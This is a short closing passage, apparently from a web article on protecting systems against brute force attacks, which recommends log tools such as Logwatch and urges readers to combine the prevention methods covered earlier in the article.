Log management applications, such as Logwatch, can help you perform daily check-ups and can auto-generate daily reports.

Start Active Prevention & Protection From Brute Force Attacks Today

A skilled and persistent attacker will always find a way to eventually break-in.

Nonetheless, implementing a combination of the methods outlined above minimizes the chances of you becoming a victim of a brute force attack. Brute force attackers like easy prey, and are most likely to turn away and search for another target if you throw a wrench in their works.